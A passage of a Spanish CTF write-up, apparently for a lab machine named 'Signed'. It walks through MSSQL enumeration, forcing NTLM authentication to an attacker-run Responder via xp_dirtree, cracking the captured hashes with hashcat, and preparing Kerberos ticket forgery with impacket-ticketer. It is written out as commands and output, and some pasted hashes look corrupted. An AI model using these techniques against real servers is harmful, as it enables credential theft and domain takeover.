
S9.4 - Signed




Como es común en las pruebas de penetración de Windows de la vida real, se iniciará la caja Firmado con credenciales para la siguiente cuenta que se puede utilizar para acceder al servicio MSSQL: `scott` / `Sm230-C5NatH`

Enumeración Inicial

Sólo una instancia MSSQL es accesible en el puerto 1433, con el tráfico cifrado a través de SSL.

Accedemos a la base de datos MSSQL expuesta utilizando las credenciales suministradas:

```
impacket-mssqlclient 'scott:Sm230#C5NatH'@signed.htb
```



Reconocimiento Rápido

- Que contexto y usuario estamos utilizando?

```
SELECT SUSER_SNAME() AS login_name, ORIGINAL_LOGIN() AS original_login;
```

- Soy admin?

```
SELECT IS_SRVROLEMEMBER('sysadmin') AS is_sysadmin;
```

- que roles existen y quién está en cada uno?

```
SELECT name, type_desc, is_disabled FROM sys.server_principals WHERE type_desc IN ('SQL_LOGIN','WINDOWS_LOGIN','WINDOWS_GROUP');
```

- que puedo hacer con el usuario actual?

```
SELECT * FROM fn_my_permissions(NULL, 'SERVER');
```

```
[1] Press help for extra shell commands
SQL (scott  guest@master)> SELECT SUSER_SNAME() AS login_name, ORIGINAL_LOGIN() AS original_login;
login_name   original_login
----------   ---------------
scott        scott

SQL (scott  guest@master)> SELECT IS_SRVROLEMEMBER('sysadmin') AS is_sysadmin;
is_sysadmin
-----------
          0

SQL (scott  guest@master)> SELECT name, type_desc, is_disabled FROM sys.server_principals WHERE type_desc IN ('SQL_LOGIN','WINDOWS_LOGIN','WINDOWS_GROUP');
name    type_desc   is_disabled
----    ---------   -----------
sa      SQL_LOGIN             0

scott   SQL_LOGIN             0

SQL (scott  guest@master)> SELECT * FROM fn_my_permissions(NULL, 'SERVER');
entity_name   subentity_name   permission_name
-----------   --------------   ---------------
server                         CONNECT SQL

server                         VIEW ANY DATABASE

SQL (scott  guest@master)> |
```

`scott` es mapeado en la base de datos y sólo posee `CONNECT SQL` y `VIEW ANY DATABASE`. No es `sysadmin`.

Complementos de impacket

```
SQL (scott  guest@master)> enum_impersonate
execute as   database   permission_name   state_desc   grantee   grantor
----------   --------   ---------------   ----------   -------   -------
SQL (scott  guest@master)> enable_xp_cmdshell
ERROR(DC01): Line 105: User does not have permission to perform this action.
ERROR(DC01): Line 1: You do not have permission to run the RECONFIGURE statement.
ERROR(DC01): Line 105: User does not have permission to perform this action.
ERROR(DC01): Line 1: You do not have permission to run the RECONFIGURE statement.
SQL (scott  guest@master)> RECONFIGURE
ERROR(DC01): Line 1: You do not have permission to run the RECONFIGURE statement.
SQL (scott  guest@master)> xp_dirtree c:\
subdirectory   depth   file
------------   -----   ----
SQL (scott  guest@master)> xp_dirtree \\dc01.signed.htb
subdirectory   depth   file
------------   -----   ----
SQL (scott  guest@master)>
```

Los intentos de `EXEC sp_configure`, `RECONFIGURE` y activación de `xp_cmdshell` han sido denegados. Curiosamente, invocando `xp_dirtree 'c:\'` Es ejecutado sin rechazo, pero no devuelve ningún listado de directorios.

MSSQL NTLM Stealer

Podemos explotar el truco del `xp_dirtree` de la ruta de la UNC y un pivote directo de Windows AD siguiendo la referencia previa.

`xp_dirtree` invoca el archivo I/S de SQL Server a través de la API de Windows. Si le damos de comer una ruta de la UNC (\host\share), el propio servicio SQL Server intenta contactar a esa acción de SMB usando la cuenta de servicio SQL Server (por ejemplo, NT SERVICE\MSSQLSERVERo un dominio/director de servicio).

Cuando el servidor llega a nuestro host, Windows realiza una autenticación de red NTLM. Esa llamada produce un desafío/respuesta Net-NTLMv2 dirigido a nuestro `responder`, una captura creíble ordenada sin necesidad de derechos SQL elevados.

Primero, levantamos un servidor de SMB (`responder` es rápido y contundente):

```
sudo responder -I tun0
```

En nuestra sesión MSSQL:

```
xp_dirtree \\10.10.16.5\share
```

Capturado NTLMv2:

```
SQL (scott  guest@master)> xp_dirtree \\10.10.16.5\share
subdirectory   depth   file
------------   -----   ----
SQL (scott  guest@master)> |
```

```
❯ sudo responder -I tun0
  __  __ ___ ___ ___ ___ ___ ___ ___ ___
  [+] Poisoners:
      LLMNR                       [ON]
      NBT-NS                      [ON]
      MDNS                        [ON]
      DNS                         [ON]
      DHCP                        [OFF]

  [+] Servers:
      HTTP server                 [ON]
      HTTPS server                [ON]
      WPAD proxy                  [OFF]
      Auth proxy                  [OFF]
      SMB server                  [ON]
      Kerberos server             [ON]
      SQL server                  [ON]
      FTP server                  [ON]
      IMAP server                 [ON]
      POP3 server                 [ON]
      SMTP server                 [ON]
      DNS server                  [ON]
      LDAP server                 [ON]
      MQTT server                 [ON]
      RDP server                  [ON]
      DCE-RPC server              [ON]
      WinRM server                [ON]
      SNMP server                 [ON]

  [+] HTTP Options:
      Always serving EXE          [OFF]
      Serving EXE                 [OFF]
      Serving HTML                [OFF]
      Upstream Proxy              [OFF]

  [+] Poisoning Options:
      Analyze Mode                [OFF]
      Force WPAD auth             [OFF]
      Force Basic Auth            [OFF]
      Force LM downgrade          [OFF]
      Force ESS downgrade         [OFF]

  [+] Generic Options:
      Responder NIC               [tun0]
      Responder IP                [10.10.16.5]
      Responder IPv6              [dead:beef:4::1003]
      Challenge set               [random]
      Don't Respond To Names      ['ISATAP', 'ISATAP.LOCAL']
      Don't Respond To MDNS TLD   ['_DOSVC']
      TTL for poisoned response   [default]

  [+] Current Session Variables:
      Responder Machine Name      [WIN-MDW6RDRQFKE]
      Responder Domain Name       [YHE3.LOCAL]
      Responder DCE-RPC Port      [45786]

  [*] Version: Responder 3.1.7.0
  [*] Author: Laurent Gaffie, <lgaffie@secorizon.com>
  [*] To sponsor Responder: https://paypal.me/PythonResponder

  [+] Listening for events...

  [SMB] NTLMv2-SSP Client   : 10.129.64.50
  [SMB] NTLMv2-SSP Username : SIGNED\mssqlsvc
  [SMB] NTLMv2-SSP Hash     : mssqlsvc::SIGNED:a5b70fa6b601607d:D29CDA04570C81D9G033F17E12C0B308:010100000000000080289FC6843DDC01A75346D6F571F9A0000000002000
  80059004C004C004D00420052004100530003001E0057004D0057005200520044005200530004003A005700490044002D0044004D0057005200520044005200530004003A005700490044002D0044004D0057005200520044005200530004003A005700490044002D0044
```

Rompemos con `hashcat`:

Podemos copiar y guardar el hash en un archivo, o utilizar el generado por `responder` en `/usr/share/responder/logs/`.

```
hashcat -a 0 -m 5600 hash.txt /usr/share/wordlists/rockyou.txt -w 3
```

```
* Create more work items to make use of your parallelization power:
  https://hashcat.net/faq/morework

MSSQLSVC::SIGNED:a5b70fa6b601607d:d29cda04570c81d96033f17e12c0b308:01010000000000000802b9fc6b43ddc01a75346d6f571f9ab0000000002000800590040045003300010010e005
70049004e002d004d004200570038005200440052005100460040b0045000400340057004900 4e002d004d004200570038005200440052005100460040b0045002e0059004d00450033002e004c004
f00430041004c000300140059004d00450033002e004c004f00430041004c000500140059004d00450033002e004c004f00430041004c0007000800802b9fc6b43ddc0106000400020000000800 3
000300000000000000000000000000300000682af5937cf6a3954edac3cc04a71de68d3f9d300ced719f8ac6f20e2fb489340a0010000000000000000000000000000000000000009001e00630069006
60073002f00310030002e00310030002e00310036002e0035000000000000000000:purPLE9795!@
MSSQLSVC::SIGNED:0850f2170d5968f3:b9106a3e3da5bf2791fb2638b6b2c26d:01010000000000000802b9fc6b43ddc01c39c6a00fa65826c0000000002000800590040045003300010010e005
70049004e002d004d004200570038005200440052005100460040b0045000400340057004900 4e002d004d004200570038005200440052005100460040b0045002e0059004d00450033002e004c004
f00430041004c000300140059004d00450033002e004c004f00430041004c000500140059004d00450033002e004c004f00430041004c0007000800802b9fc6b43ddc0106000400020000000800 3
000300000000000000000000000000300000682af5937cf6a3954edac3cc04a71de68d3f9d300ced719f8ac6f20e2fb489340a0010000000000000000000000000000000000000009001e00630069006
60073002f00310030002e00310030002e00310036002e0035000000000000000000:purPLE9795!@
MSSQLSVC::SIGNED:8f04d6c0790f5495:76889dc0f9f9a86d4ec0e5083e70d056:01010000000000000802b9fc6b43ddc0128b8f7ef55e0387400000000200080059004d00450033000 10010e005
70049004e002d004d004200570038005200440052005100460040b0045000400340057004900 4e002d004d004200570038005200440052005100460040b0045002e0059004d00450033002e004c004
f00430041004c000300140059004d00450033002e004c004f00430041004c000500140059004d00450033002e004c004f00430041004c0007000800802b9fc6b43ddc0106000400020000000800 3
000300000000000000000000000000300000682af5937cf6a3954edac3cc04a71de68d3f9d300ced719f8ac6f20e2fb489340a0010000000000000000000000000000000000000009001e00630069006
60073002f00310030002e00310030002e00310036002e0035000000000000000000:purPLE9795!@
MSSQLSVC::SIGNED:b5fbce5edba2a9cb:c5e546d83826946d8d620d9f5f710191:01010000000000000802b9fc6b43ddc01e3bd5ac5582c0ba2000000000200080059004d00450033000 10010e005
70049004e002d004d004200570038005200440052005100460040b0045000400340057004900 4e002d004d004200570038005200440052005100460040b0045002e0059004d00450033002e004c004
f00430041004c000300140059004d00450033002e004c004f00430041004c000500140059004d00450033002e004c004f00430041004c0007000800802b9fc6b43ddc0106000400020000000800 3
000300000000000000000000000000300000682af5937cf6a3954edac3cc04a71de68d3f9d300ced719f8ac6f20e2fb489340a0010000000000000000000000000000000000000009001e00630069006
60073002f00310030002e00310030002e00310036002e0035000000000000000000:purPLE9795!@
MSSQLSVC::SIGNED:9274a60ce9233cc2:c7f5a9ab752b465960f8569dbb5c041d:01010000000000000802b9fc6b43ddc01c2373a8aa41843d4000000000200080059004d00450033000 10010e005
70049004e002d004d004200570038005200440052005100460040b0045000400340057004900 4e002d004d004200570038005200440052005100460040b0045002e0059004d00450033002e004c004
f00430041004c000300140059004d00450033002e004c004f00430041004c000500140059004d00450033002e004c004f00430041004c0007000800802b9fc6b43ddc0106000400020000000800 3
000300000000000000000000000000300000682af5937cf6a3954edac3cc04a71de68d3f9d300ced719f8ac6f20e2fb489340a0010000000000000000000000000000000000000009001e00630069006
60073002f00310030002e00310030002e00310036002e0035000000000000000000:purPLE9795!@
MSSQLSVC::SIGNED:d1908248eabfdb8c:9423ff319995290635cf5e8494bd9313:01010000000000000802b9fc6b43ddc0182a475725546ee0500000000200080059004d00450033000 10010e005
70049004e002d004d004200570038005200440052005100460040b0045000400340057004900 4e002d004d004200570038005200440052005100460040b0045002e0059004d00450033002e004c004
f00430041004c000300140059004d00450033002e004c004f00430041004c000500140059004d00450033002e004c004f00430041004c0007000800802b9fc6b43ddc0106000400020000000800 3
000300000000000000000000000000300000682af5937cf6a3954edac3cc04a71de68d3f9d300ced719f8ac6f20e2fb489340a0010000000000000000000000000000000000000009001e00630069006
60073002f00310030002e00310030002e00310036002e0035000000000000000000:purPLE9795!@

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 5600 (NetNTLMv2)
Hash.Target......: /usr/share/responder/logs/SMB-NTLMv2-SSP-10.129.64.50.txt
Time.Started.....: Wed Oct 15 09:23:21 2025 (10 secs)
Time.Estimated...: Wed Oct 15 09:23:31 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  2184.6 kH/s (1.98ms) @ Accel:512 Loops:1 Thr:1 Vec:16
Recovered........: 6/6 (100.00%) Digests (total), 6/6 (100.00%) Digests (new), 6/6 (100.00%) Salts
Progress.........: 26935296/86066310 (31.30%)
Rejected.........: 0/26935296 (0.00%)
Restore.Point....: 4485120/14344385 (31.27%)
Restore.Sub.#1...: Salt:5 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
```

Sólo teníamos el puerto 1433 accesible, así que volvemos a MSSQL usando la credencial de dominio recuperada:

```
impacket-mssqlclient 'mssqlsvc:purPLE9795!@'@signed.htb -windows-auth
```

> **Note**
>
> `scott` era un inicio de sesión SQL-autenticated (no -windows-auth). `mssqlsvc` es un **Windows Principal** que espera la autenticación integrada.

Con `SIGNED\mssqlsvc` ahora disfrutamos de privilegios más amplios dentro del entorno de la DB:

```
[!] Press help for extra shell commands
SQL (SIGNED\mssqlsvc  guest@master)> SELECT SUSER_SNAME() AS login_name, ORIGINAL_LOGIN() AS original_login;
login_name        original_login
------------      --------------
SIGNED\mssqlsvc   SIGNED\mssqlsvc

SQL (SIGNED\mssqlsvc  guest@master)> SELECT IS_SRVROLEMEMBER('sysadmin') AS is_sysadmin;
is_sysadmin
-----------
          0

SQL (SIGNED\mssqlsvc  guest@master)> SELECT name, type_desc, is_disabled FROM sys.server_principals WHERE type_desc
IN ('SQL_LOGIN','WINDOWS_LOGIN','WINDOWS_GROUP');
name                                type_desc       is_disabled
----------------------------------  -------------   -----------
sa                                  SQL_LOGIN               0

##MS_PolicyEventProcessingLogin##   SQL_LOGIN               1

##MS_PolicyTsqlExecutionLogin##     SQL_LOGIN               1

SIGNED\IT                           WINDOWS_GROUP           0

NT SERVICE\SQLWriter                WINDOWS_LOGIN           0

NT SERVICE\Winmgmt                  WINDOWS_LOGIN           0

NT SERVICE\MSSQLSERVER              WINDOWS_LOGIN           0

NT AUTHORITY\SYSTEM                 WINDOWS_LOGIN           0

NT SERVICE\SQLSERVERAGENT           WINDOWS_LOGIN           0

NT SERVICE\SQLTELEMETRY             WINDOWS_LOGIN           0

scott                               SQL_LOGIN               0

SIGNED\Domain Users                 WINDOWS_GROUP           0

SQL (SIGNED\mssqlsvc  guest@master)> SELECT * FROM fn_my_permissions(NULL, 'SERVER');
entity_name   subentity_name   permission_name
-----------   --------------   -------------------------
server                         CONNECT SQL

server                         VIEW ANY DATABASE

server                         VIEW ANY SECURITY DEFINITION

server                         VIEW ANY PERFORMANCE DEFINITION

server                         VIEW ANY DEFINITION

SQL (SIGNED\mssqlsvc  guest@master)>
```

Enumeración MSSQL

- `xp_cmdshell`

Ahora que controlamos `SIGNED\mssqlsvc`, `xp-dirtree` puede filtrar objetos del sistema de archivos:

```
EXEC xp_dirtree 'C:\Users\mssqlsvc\Desktop', 9, 9;
```

```
SQL (SIGNED\mssqlsvc  guest@master)> EXEC xp_dirtree 'C:\Users\mssqlsvc\Desktop', 9, 9;
subdirectory   depth   file
------------   -----   ----
user.txt           1      1

SQL (SIGNED\mssqlsvc  guest@master)>
```

`xp_cmdshell` sigue sin estar disponible para la ejecución de comandos arbitrarios:

```
enable_xp_cmdshell
RECONFIGURE
```

```
SQL (SIGNED\mssqlsvc  guest@master)> enable_xp_cmdshell
ERROR(DC01): Line 105: User does not have permission to perform this action.
ERROR(DC01): Line 1: You do not have permission to run the RECONFIGURE statement.
ERROR(DC01): Line 62: The configuration option 'xp_cmdshell' does not exist, or it may be an advanced option.
ERROR(DC01): Line 1: You do not have permission to run the RECONFIGURE statement.
SQL (SIGNED\mssqlsvc  guest@master)> RECONFIGURE
ERROR(DC01): Line 1: You do not have permission to run the RECONFIGURE statement.
SQL (SIGNED\mssqlsvc  guest@master)>
```

Para habilitar `xp_cmshell` requiere `RECONFIGURE`, que a su vez exige privilegios elevados del servidor (por ejemplo: `sysadmin`, `ALTER SETTINGS` o `CONTROL SERVER`).

No vemos una ruta directa hacia adelante con respecto al servidor MSSQL en sí, pero ahora la conectamos con una cuenta de servicio de dominio. Así que podemos encontrar rutas de explotación en una perspectiva relacionada con AD.

Una idea más común es algo así como UPN (nombre principal del usuario) con una cuenta de servicio comprometida. Desde la sesión donde podemos leer `msdb`, listamos los **Windows mapped principals** para desde ahora tener visibilidad:

```
SELECT name, type_desc FROM sys.server_principals WHERE type_desc LIKE 'WINDOWS%';
```

```
SQL (SIGNED\mssqlsvc  guest@master)> SELECT name, type_desc FROM sys.server_principals WHERE type_desc LIKE 'WINDOWS%';
name                        type_desc
---------------------------  ------------
SIGNED\IT                   WINDOWS_GROUP

NT SERVICE\SQLWriter        WINDOWS_LOGIN

NT SERVICE\Winmgmt          WINDOWS_LOGIN

NT SERVICE\MSSQLSERVER      WINDOWS_LOGIN

NT AUTHORITY\SYSTEM         WINDOWS_LOGIN

NT SERVICE\SQLSERVERAGENT   WINDOWS_LOGIN

NT SERVICE\SQLTELEMETRY     WINDOWS_LOGIN

SIGNED\Domain Users         WINDOWS_GROUP

SQL (SIGNED\mssqlsvc  guest@master)> |
```

`sys.server-principals` enumera algunos **windows principals** y **groups** (por ejemplo: `SIGNED-IT`, Usuarios de dominio SIGNED, varios NT SERVICE).
A continuación, confirmamos si los principals/grupos de Windows mapean roles elevados de servidor:

```
SELECT r.name AS server_role, m.name AS member_name, m.type_desc FROM sys.server_role_members rm JOIN sys.server_principals r ON rm.role_principal_id =
r.principal_id JOIN sys.server_principals m ON rm.member_principal_id = m.principal_id WHERE r.name IN ('sysadmin', 'securityadmin', 'setupadmin',
'serveradmin');
```

```
SQL (SIGNED\mssqlsvc  guest@master)> SELECT r.name AS server_role, m.name AS member_name, m.type_desc FROM sys.server_role_members rm JOIN sys.server_princi
pals r ON rm.role_principal_id = r.principal_id JOIN sys.server_principals m ON rm.member_principal_id = m.principal_id WHERE r.name IN ('sysadmin', 'securi
tyadmin', 'setupadmin', 'serveradmin');
server_role   member_name                 type_desc
------------  ---------------------------  -----------
sysadmin      sa                          SQL_LOGIN

sysadmin      SIGNED\IT                   WINDOWS_GROUP

sysadmin      NT SERVICE\SQLWriter        WINDOWS_LOGIN

sysadmin      NT SERVICE\Winmgmt          WINDOWS_LOGIN

sysadmin      NT SERVICE\MSSQLSERVER      WINDOWS_LOGIN

sysadmin      NT SERVICE\SQLSERVERAGENT   WINDOWS_LOGIN

SQL (SIGNED\mssqlsvc  guest@master)> |
```

Eso significa que cualquier cuenta de Windows que sea miembro de `SIGNED-IT` será mapeada por SQL Server al rol de administrador cuando se conecte usando la autenticación de Windows.
Nuestra sesión actual está mapeada al usuario invitado de DB (por lo que acceso a nivel SQL = mínimo). Si nos autentificamos como usuario que está en SIGNED-IT, SQL nos verá como sysadmin.

Mostrar la ficha actual de Windows (lo que los grupos SQL ven para nuestra sesión):

```
SELECT login_token.*, sid FROM sys.login_token;
```

```
SQL (SIGNED\mssqlsvc  guest@master)> SELECT login_token.*, sid FROM sys.login_token;
principal_id  ----------------------------------------------------------------  name                                          type          usage                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                
2                                                                  b'02'                                                         public                                                        SERVER ROLE   GRANT OR DENY                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                
268  b'010500000000000515000000 5b7bb0f398aa2245ad4a1ca401020000'  SIGNED\Domain Users                                   WINDOWS GROUP  GRANT OR DENY  b'010500000000000515000000 5b7bb0f398aa2245ad4a1ca401020000'
268  b'010500000000000515000000 5b7bb0f398aa2245ad4a1ca401020000'  SIGNED\Domain Users                                   WINDOWS GROUP  GRANT OR DENY  b'010500000000000515000000 5b7bb0f398aa2245ad4a1ca401020000'
0                                                                  b'0101000000000000100000000'                                  \Everyone                                                     WINDOWS GROUP  GRANT OR DENY                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                
0                                                                  b'010200000000000520000002 1020000'                           BUILTIN\Users                                                 WINDOWS GROUP  GRANT OR DENY                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                
0                                                                  b'010200000000000520000002 a020000'                           BUILTIN\Pre-Windows 2000 Compatible Access                    WINDOWS GROUP  GRANT OR DENY                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                
0                                                                  b'0101000000000000502000000'                                  NT AUTHORITY\NETWORK                                          WINDOWS GROUP  GRANT OR DENY                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                
0                                                                  b'0101000000000000 50b000000'                                 NT AUTHORITY\Authenticated Users                              WINDOWS GROUP  GRANT OR DENY                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                
0                                                                  b'0101000000000000 50f000000'                                 NT AUTHORITY\This Organization                                WINDOWS GROUP  GRANT OR DENY                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                
0                                                                  b'010200000000000540000000 a000000'                           NT AUTHORITY\NTLM Authentication                              WINDOWS GROUP  GRANT OR DENY                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                

SQL (SIGNED\mssqlsvc  guest@master)> |
```

No somos miembros de `SIGNED-IT` por el momento, solo `SIGNED\Domain Users`.

Complementos de impacket como SIGNED\mssqlsvc

- `enum-links` muestra un servidor conectado `DC01` (provider `SQLNCLI`, fuente de datos `DC01`) con auto-mapping (`Is Self Mapping = 1`) consultas usando el servidor enlazado usará el contexto de seguridad actual (la cuenta se ejecuta la sesión como) al contactar con `DC01`. Si podemos cambiar nuestro principio de seguridad efectivo a una identidad de mayor privilegio, las llamadas a `DC01` se ejecutarán bajo esa identidad en el servidor vinculado.
- `enum_users` revela entradas binarias de SID. Podemos traducir el SID `0x0106000000000009010000...` a su nombre de cuenta usando `SELECT SUSER-SNAME(0x-<sid>)`.
- `enum_impersonate` devolvió una entrada que mostraba un permiso `IMPERSONATE` grabado en msdb (`row: IMPERSONATE ...subsidee = dc-admin`, `grantor = MS-DataCollectorInternalUser`). Significa que hay un permiso explícito relacionado con la suplantación en la referencia de `msdb` `dc-admin`. Esto indica que una suplantación primitiva puede existir en el entorno. Ya sea `dc.admin` puede hacerse pasar por alguna cuenta, o alguna cuenta puede suplantar `dc.admin` dependiendo de la dirección exacta.

```
SQL (SIGNED\mssqlsvc  guest@master)> enum_links
SRV_NAME   SRV_PROVIDERNAME   SRV_PRODUCT   SRV_DATASOURCE   SRV_PROVIDERSTRING   SRV_LOCATION   SRV_CAT
DC01       SQLNCLI            SQL Server    DC01             NULL                 NULL           NULL

Linked Server   Local Login   Is Self Mapping   Remote Login
DC01            NULL                        1   NULL

SQL (SIGNED\mssqlsvc  guest@master)> enum_users
UserName                          RoleName   LoginName                          DefDBName   DefSchemaName       UserID   SID
##MS_AgentSigningCertificate##    public     ##MS_AgentSigningCertificate##     master      NULL            b'6      '   b'0106000000000000901000000fb1b6ce60eda55e1d3dde93b99db322bfc435563'
##MS_PolicyEventProcessingLogin## public     ##MS_PolicyEventProcessingLogin##  master      dbo             b'5      '   b'56f12609fb4eb548906b5a62effb1840'
dbo                               db_owner   sa                                 master      dbo             b'1      '   b'01'
guest                             public     NULL                               NULL        guest           b'2      '   b'00'
INFORMATION_SCHEMA                public     NULL                               NULL        NULL            b'3      '   NULL
sys                               public     NULL                               NULL        NULL            b'4      '   NULL

SQL (SIGNED\mssqlsvc  guest@master)> enum_impersonate
execute as   database   permission_name   state_desc   grantee    grantor
b'USER'      msdb       IMPERSONATE       GRANT        dc_admin   MS_DataCollectorInternalUser

SQL (SIGNED\mssqlsvc  guest@master)> |
```

La traducción de nombre `SID` es esencial, da el **windows principal** que podemos atacar con `EXECUTE AS` o cuando invocamos acciones a través del servidor enlazado `DC01`. Confirmar mapas:

```
SELECT SUSER_SNAME(0x0106000000000000901000000FB1B6CE60EDA55E1D3DDE93B99DB322BFC435563) AS account_name;
```

```
SELECT SUSER_SNAME(0x56f12609fb4eb548906b5a62effb1840) AS account_name;
```

```
SQL (SIGNED\mssqlsvc  guest@master)> SELECT SUSER_SNAME(0x0106000000000000901000000FB1B6CE60EDA55E1D3DDE93B99DB322BFC435563) AS account_name;
account_name
##MS_AgentSigningCertificate##

SQL (SIGNED\mssqlsvc  guest@master)> SELECT SUSER_SNAME(0x56f12609fb4eb548906b5a62effb1840) AS account_name;
account_name
##MS_PolicyEventProcessingLogin##

SQL (SIGNED\mssqlsvc  guest@master)> |
```

> **Note**
>
> `SUSER_SNAME(varbinary_sid)` le pregunta a `SQL Server`: Qué cuenta corresponde a este `SID` binario?

Ambos `SID` descifrados corresponden a `msdb Principals` no a cuentas humanas/dominios:

```
##MS_AgentSigningCertificate##
    Director interno para SQL Server Agent firma de trabajo/certificados. Normalmente no interactivo y no una identidad de dominio.
##MS_PolicyEventProcessingLogin##
    Atado a los internos de la Administración de Base de Políticas; igualmente un login interno.
```

Dicho esto, los `cretificate-maped principals` pueden ser adquiridos: objetos firmados por un certificado que funciona con los privilegios de los mapas del certificado. Si un `certificate principal` tiene permisos elevados en el servidor, los módulos firmados pueden actuar con esos privilegios elevados.

TGS Forgery

Sabemos que los miembros de `SIGNED\IT` contienen `sysadmin` en el servidor SQL. Con un `Service Principal` en la mano, podemos aprovechar el `ticketer` para falsificar un TGS para `SIGNED\mssqlsvc`. Según el libro de jugadas de thehacker.recipes, el `TGS (RC4/NT hash)` requiere identificadores explícitos de dominio/usuario/grupo:

```
impacket-ticketer -nthash "$krbtgtNThash" -domain-sid "$domainSID" -domain "$DOMAIN" -user-id "$USERID" -groups "$GROUPID1,$GROUPID2,..." "randomuser"
```

No hay `KDC/LDAP` (88/389 bloqueados), por lo que derivamos los argumentos localmente.

Ya sabemos `SUSER-SNAME(varbinary-sid)` resuelve un binario `SID` a un principio cuando `SQL` puede mapearla, y `SUSER-SID('DOMAIN-user')` produce el binario `SID` en raw.

Extraemos los `SID` binarios:

```
SQL (SIGNED\mssqlsvc  guest@msdb)> SELECT SUSER_SID('SIGNED\mssqlsvc')
b'0105000000000005150000005b7bb0f398aa2245ad4a1ca44f040000'
SQL (SIGNED\mssqlsvc  guest@msdb)> SELECT SUSER_SID('SIGNED\IT')
b'0105000000000005150000005b7bb0f398aa2245ad4a1ca451040000'
SQL (SIGNED\mssqlsvc  guest@msdb)> |
```

Tenemos que convertirlos a `SID` textual (S-1-5-21-...-RID) Microsoft

```
revision | subcount | 6-byte ID authority (big-endian) | N× subauthorities (little-endian)
```

Para decodificar los binarios y separar `SID` y `RID` utilizamos `bin2sid.py`:

```
#!/usr/bin/env python3
"""
bin2sid.py - convert a binary SID (hex) to textual SID (S-1-...).

Usage:
```

```
  python3 bin2sid.py 0105000000000005150000005b7bb0f398aa2245ad4a1ca44f040000
  python3 bin2sid.py "0x010500000000..."
  python3 bin2sid.py "b'01050000...'"
"""

import sys

def normalize_hex(s: str) -> str:
    s = s.strip()
